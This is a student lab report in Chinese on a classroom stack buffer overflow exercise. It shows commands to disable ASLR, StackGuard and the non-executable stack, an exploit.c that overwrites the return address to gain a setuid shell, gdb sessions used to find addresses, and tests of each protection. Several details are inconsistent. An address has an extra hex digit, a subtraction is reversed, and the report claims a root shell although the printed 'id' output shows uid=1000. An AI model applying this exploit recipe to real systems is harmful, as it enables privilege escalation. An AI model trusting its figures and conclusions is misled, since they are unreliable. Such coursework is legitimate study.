

信息安全导论lab3

PB18111707 吕瑞

2021/5/7

实验描述

实验背景

缓冲区溢出： 计算机向缓冲区内填充数据的位数超过了缓冲区预先分配的容量。

缓冲区溢出攻击： 通过向程序的缓冲区写超出其长度的内容，造成缓冲区溢出，从而破坏程序的堆栈，使得程序转而执行其他指令，以达到攻击的目的（比如获取进程的控制权）。

实验环境

- 32 位 ubuntu_16.04.6
- Oracle VM VirtualBox 管理器

实验内容

实验给出了一个有缓冲区溢出漏洞的程序 stack.c，它会从文件中读取数据，并拷贝至自己的缓冲区。

我们需要利用这个漏洞获得 root 权限：通过精心设计 exploit.c 攻击程序，使其利用用户程序的漏洞产生 badfile 文件，从而使用户程序读取 badfile 时，被攻击者控制。

此外，我们将接触在 Linux 中实施的几种保护方案，并评估其有效性。

实验过程

Initial setup

为了防止缓冲区溢出，linux 操作系统已经添加了多种保护机制。为了让我们的攻击执行顺利，我们需要禁用某些机制。

- Address Space Randomization

```
1 # 禁止地址随机化机制
2 $ su root
3 Password: (enter root password)
4 #sysctl -w kernel.randomize_va_space=0
```

- The StackGuard Protection Scheme

```
1 # 关闭 gcc 的 stack guard
2 $ gcc -fno-stack-protector example.c
```

- Non-Executable Stack

```
1 # 允许可执行栈
2 $ gcc -z execstack -o test test.c
3
4 # 不允许可执行栈（保护）
5 $ gcc -z noexecstack -o test test.c
```

Task 1: Exploiting the Vulnerability

exploit.c

```
1 void main(int argc, char **argv) {
2     char buffer[517];
3     FILE *badfile;
4
5     /* Initialize buffer with 0x90 (NOP instruction) */
6     memset(&buffer, 0x90, 517);
7
8     /* You need to fill the buffer with appropriate contents here */
9     strcpy(buffer+100, shellcode); // 将 shellcode 拷贝到 buffer 中
10
11     strcpy(buffer+0x24, "\x7b\xee\xff\xbf"); // 在 buffer 特定偏移处起始的四个字节覆盖写入一个字
12
13     /* Save the contents to the file "badfile" */
14     badfile = fopen("./badfile", "w");
15     fwrite(buffer, 517, 1, badfile);
16     fclose(badfile);
17 }
```

攻击程序 exploit.c 编译执行后，buffer 的内容就是 badfile 的数据。所以需要将 shellcode 的内容拷贝到 buffer。

shellcode 相对于 buffer 的偏移值需要设置一个大于 0 的数，这里取 100；

```
1 strcpy(buffer+offset, "\x7b\xee\xff\xbf");
```

为了实现拷贝过程中 shellcode 的首地址正好覆盖函数 bof 执行后的返回地址，我们需要在 buffer 特定偏移处起始的四个字节覆盖写入一个字。

显然，这个字为 shellcode 的首地址。

通过调试确定 shellcode 的首地址

1 禁止地址随机化


```
1 $ sudo su
2 Password: (enter root password)
3 #sysctl -w kernel.randomize_va_space=0
```

2 编译漏洞程序 stack.c

```
1 $ su root
2 Password: (enter root password)
3 # gcc -g -o stack -z execstack -fno-stack-protector stack.c
4 # chmod 4755 stack
5 # exit
```

3 获得 shellcode 地址

```
1 $ gdb stack
2 (gdb) b main
3 (gdb) r
4 (gdb) p /x &str
```



```
lvruil@lvruil-VirtualBox:~/InfSec_lab3$ gdb stack
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.5) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from stack...done.
(gdb) b main
Breakpoint 1 at 0x80484ee: file stack.c, line 22.
(gdb) r
Starting program: /home/lvrui/InfSec_lab3/stack

Breakpoint 1, main (argc=1, argv=0xbffff0d4) at stack.c:22
22      badfile = fopen("badfile", "r");
(gdb) p /x &str
$1 = 0xbffffee17
(gdb)
```

从上图可以看到，漏洞程序读取 badfile 文件到缓冲区 str，且 str 的地址为 0xbffffee17，则 shellcode 地址为 0xbffffee17 + 100 = 0xbffffee7b。

计算 bof 函数执行后的返回地址

(参考曾老师信息安全导论课程 ppt 第七章)

1. 记录堆栈指针 esp 的值: A = \$esp = 0xbfffedfc

```
lvruil@lvruil-VirtualBox: ~/InfSec_lab3
文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)

0x080484ee <+20>: sub    $0x8,%esp
0x080484f1 <+23>: push   $0x80485d0
0x080484f6 <+28>: push   $0x80485d2
0x080484fb <+33>: call   0x80483a0 <fopen@plt>
0x08048500 <+38>: add    $0x10,%esp
0x08048503 <+41>: mov    %eax,-0xc(%ebp)
0x08048506 <+44>: pushl  -0xc(%ebp)
0x08048509 <+47>: push   $0x205
0x0804850e <+52>: push   $0x1
0x08048510 <+54>: lea    -0x211(%ebp),%eax
0x08048516 <+60>: push   %eax
0x08048517 <+61>: call   0x8048360 <fread@plt>
0x0804851c <+66>: add    $0x10,%esp
0x0804851f <+69>: sub    $0xc,%esp
0x08048522 <+72>: lea    -0x211(%ebp),%eax
0x08048528 <+78>: push   %eax
0x08048529 <+79>: call   0x80484bb <bof>
0x0804852e <+84>: add    $0x10,%esp
0x08048531 <+87>: sub    $0xc,%esp
0x08048534 <+90>: push   $0x80485da
0x08048539 <+95>: call   0x8048380 <puts@plt>
---Type <return> to continue, or q <return> to quit---
0x0804853e <+100>: add    $0x10,%esp
0x08048541 <+103>: mov    $0x1,%eax
0x08048546 <+108>: mov    -0x4(%ebp),%ecx
0x08048549 <+111>: leave  %eax
0x0804854a <+112>: lea    -0x4(%ecx),%esp
0x0804854d <+115>: ret
End of assembler dump.
(gdb) x/x $esp
0xbfffedfc: 0x0804852e
(gdb) x/t 0x0804852e
0x0804852e <main+84>: add    $0x10,%esp
(gdb) █
```

2. 记录 buffer 的首地址: B = buff = 0xbfffedd8

```
(gdb) x/x $esp
0xbfffedfc: 0x0804852e
(gdb) x/i 0x0804852e
0x0804852e <main+84>: add    $0x10,%esp
(gdb) c
Continuing.

Breakpoint 3, 0x080484cb in bof (str=0xbfffee17 "\267") at stack.c:13
13      strcpy(buffer, str);
1: x/i $pc
=> 0x080484cb <bof+16>: call   0x8048370 <strcpy@plt>
(gdb) x/x $esp
0xbfffedc0: 0xbfffedd8
(gdb)
0xbfffedc4: 0xbfffee17
(gdb) x/x 0xbfffee17
0xbfffee17: 0xffff00b7
(gdb) x/x 0xbfffedd8
0xbfffedd8: 0xb7fbb000
(gdb) Quit
(gdb) p 0xbfffedfc - 0xbfffedd8
$2 = 36
(gdb) █
```

3. 计算 buff 的首地址与 bof 返回地址所在的栈的距离:

$$\text{offset} = A - B = 0xbfffedd8 - 0xbfffedfc = 36 = 0x24$$

攻击测试

- 1 \$ gcc -o exploit exploit.c
- 2 \$./exploit // create the badfile
- 3 \$./stack // launch the attack by running the vulnerable program
- 4 # <---- Bingo! You've got a root shell!

```

lvruil@lvruil-VirtualBox:~/InfSec_lab3$ gcc -o exploit exploit.c
lvruil@lvruil-VirtualBox:~/InfSec_lab3$ ./exploit
lvruil@lvruil-VirtualBox:~/InfSec_lab3$ ./stack
$ id
uid=1000(lvrui) gid=1000(lvrui) groups=1000(lvrui),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
$

```

如上图，exploit 程序能够成功获取 root shell。

Task 2: Address Randomization

现在考虑地址随机化这一保护机制。

当开启地址随机化保护机制时，程序运行栈的基地址是随机的，Task1 中针对特定基地址的缓冲区溢出攻击可能不再有效。

```

1 $ sudo /sbin/sysctl -w kernel.randomize_va_space=2
2 Password: (enter root password)
3 # exit
4 $ sh -c "while [ 1 ]; do ./stack; done;"

```

```

lvruil@lvruil-VirtualBox:~/InfSec_lab3$ sh -c "while [ 1 ];do ./stack;done"
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)

```

但是，对于每个特定的操作系统，地址随机范围都是确定的且较为集中。所以我们可以假设，在一定时间内，会出现两次地址相同的情况，这样就不用改变 Task1 的地址设置，用循环不停尝试运行漏洞程序，直到成功启动 root shell。

Task 3: Stack Guard

现在讨论 Stack Guard 保护机制。注意先关闭随机化地址保护机制。

重新编译 stack.c，此时删除 Task1 中的 `-fno-stack-protector` 参数

```

1 $ su root
2 Password: (enter root password)
3 # gcc -g -o stack -z execstack stack.c
4 # chmod 4755 stack
5 # exit

```

```

lvruil@lvruil-VirtualBox:~/InfSec_lab3$ sudo su
root@lvruil-VirtualBox:/home/lvrui/InfSec_lab3# gcc -g -o stack -z execstack stack.c
root@lvruil-VirtualBox:/home/lvrui/InfSec_lab3# chmod 4755 stack
root@lvruil-VirtualBox:/home/lvrui/InfSec_lab3# exit
exit
lvruil@lvruil-VirtualBox:~/InfSec_lab3$ gcc -o exploit exploit.c
lvruil@lvruil-VirtualBox:~/InfSec_lab3$ ./exploit
lvruil@lvruil-VirtualBox:~/InfSec_lab3$ ./stack
*** stack smashing detected ***: ./stack terminated
已放弃 (核心已转储)
lvruil@lvruil-VirtualBox:~/InfSec_lab3$

```

如图，可以看到报错“stack smashing detected”，这正是分配空间不足引起的错误。

Task 4: Non-executable Stack

现在讨论“堆栈不可执行”保护机制。注意先关闭随机化地址保护机制。

重新编译 stack.c，此时修改 Task1 中的 `execstack` 参数为 `noexecstack`。

```

1 $ su root
2 Password: (enter root password)
3 # gcc -o stack -fno-stack-protector -z noexecstack stack.c
4 # chmod 4755 stack
5 # exit

```

```

root@lvruil-VirtualBox:/home/lvrui/InfSec_lab3# gcc -o stack -fno-stack-protector -z noexecstack stack.c
root@lvruil-VirtualBox:/home/lvrui/InfSec_lab3# exit
exit
lvruil@lvruil-VirtualBox:~/InfSec_lab3$ gcc -o exploit exploit.c
lvruil@lvruil-VirtualBox:~/InfSec_lab3$ ./exploit
lvruil@lvruil-VirtualBox:~/InfSec_lab3$ ./stack
段错误 (核心已转储)
lvruil@lvruil-VirtualBox:~/InfSec_lab3$

```

需要注意的是，堆栈不可行机制的基本原理是将数据所在内存页标识为不可执行，当程序溢出成功转入 shellcode 时，程序会尝试在数据页面上执行指令，此时 CPU 就会抛出异常，而不是去执行恶意指令。

因此该机制只能保证不会在堆栈上运行 shellcode，但是不能完全防止缓冲区溢出攻击。因为还有其他方式运行恶意代码后利用缓冲区溢出漏洞。